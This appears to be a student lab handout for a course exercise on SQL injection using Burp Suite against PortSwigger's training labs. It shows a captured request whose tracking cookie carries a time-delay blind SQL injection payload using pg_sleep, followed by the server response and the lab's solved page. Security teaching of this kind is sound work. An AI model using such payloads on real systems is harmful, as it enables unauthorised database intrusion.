# Lab 3 - SQL Injection with Burp Suite

**Tasks**

## 1. Retrieving hidden data

- Before you execute the injection on the proxy (i.e., click on **Forward**), take a screenshot of the content of the injection that is displayed on the proxy. (Please do your own work!)



- Take a screenshot of the outcome like below. (Please do your own work!)

## 2. Blind SQL injection

- Before you execute the injection on the proxy (i.e., click on **Forward**), take a screenshot of the content of the injection that is displayed on the proxy. The following does not have an injection yet.

## Request

**Raw** | Hex

```
1  GET / HTTP/2
2  Host:
   0ac00023049d7385875fbfe4000500de.we
   b-security-academy.net
3  Cookie: TrackingId=
   a36Cpqia2v7hkIWI'+||+(SELECT+pg_sle
   ep(10))--+%3bsession=z8wallSuhv92QK
   4E30nOtwKdcjlYZxnq
4  User-Agent: Mozilla/5.0 (Windows NT
    10.0; Win64; x64; rv:122.0)
   Gecko/20100101 Firefox/122.0
5  Accept:
   text/html,application/xhtml+xml,app
   lication/xml;q=0.9,image/avif,image
   /webp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate, br
8  Referer: https://portswigger.net/
9  Dnt: 1
10 Sec-Gpc: 1
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: cross-site
15 Sec-Fetch-User: ?1
16 Te: trailers
17
18
```

Search 🔍  0 highlights

## Response

**Pretty** | Raw | Hex

```
1  HTTP/2 200 OK
2  Content-Type: text/html;
   charset=utf-8
3  Set-Cookie: session=
   aASYOsdNWeXD6QpXVz3AwE5KSllwXui2;
   Secure; HttpOnly; SameSite=None
4  X-Frame-Options: SAMEORIGIN
5  Content-Length: 11328
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=
       /resources/labheader/css/acade
       myLabHeader.css rel=stylesheet
       >
11     <link href=
       /resources/css/labsEcommerce.c
       ss rel=stylesheet>
12     <title>
         Blind SQL injection with
         time delays
       </title>
13   </head>
14   <body>
15     <script src="
       /resources/labheader/js/labHea
       der.js">
       </script>
16     <div id="academyLabHeader">
17       <section class='
         academyLabBanner'>
18         <div class=container>
19           <div class=logo>
             </div>
20           <div class=
             title-container>
21             <h2>
                 Blind SQL injection
                 with time delays
               </h2>
22             <a class=link-back
               href='
               https://portswigger.ne
               t/web-security/sql-inj
               ection/blind/lab-time-
               delays'>
23
                 Back to la
                 b description&n
```

Search 🔍  0 highlights

- Take a screenshot of the outcome like below.

**Web Security Academy**
Blind SQL injection with time delays
Back to lab description »

LAB  Solved

Congratulations, you solved the lab!          Share your skills! [in]   Continue learning »

Home | My account

# WE LIKE TO
# SHOP

Refine your search:

All  Corporate gifts  Food & Drink  Lifestyle  Pets  Toys & Games

**Com-Tool**
★★☆☆☆ $97.65
View details

**The Giant Enter Key**
★★★★★ $31.60
View details

**There is No 'I' in Team**
★★★★☆ $71.17
View details

**Folding Gadgets**
★★★☆☆ $46.20
View details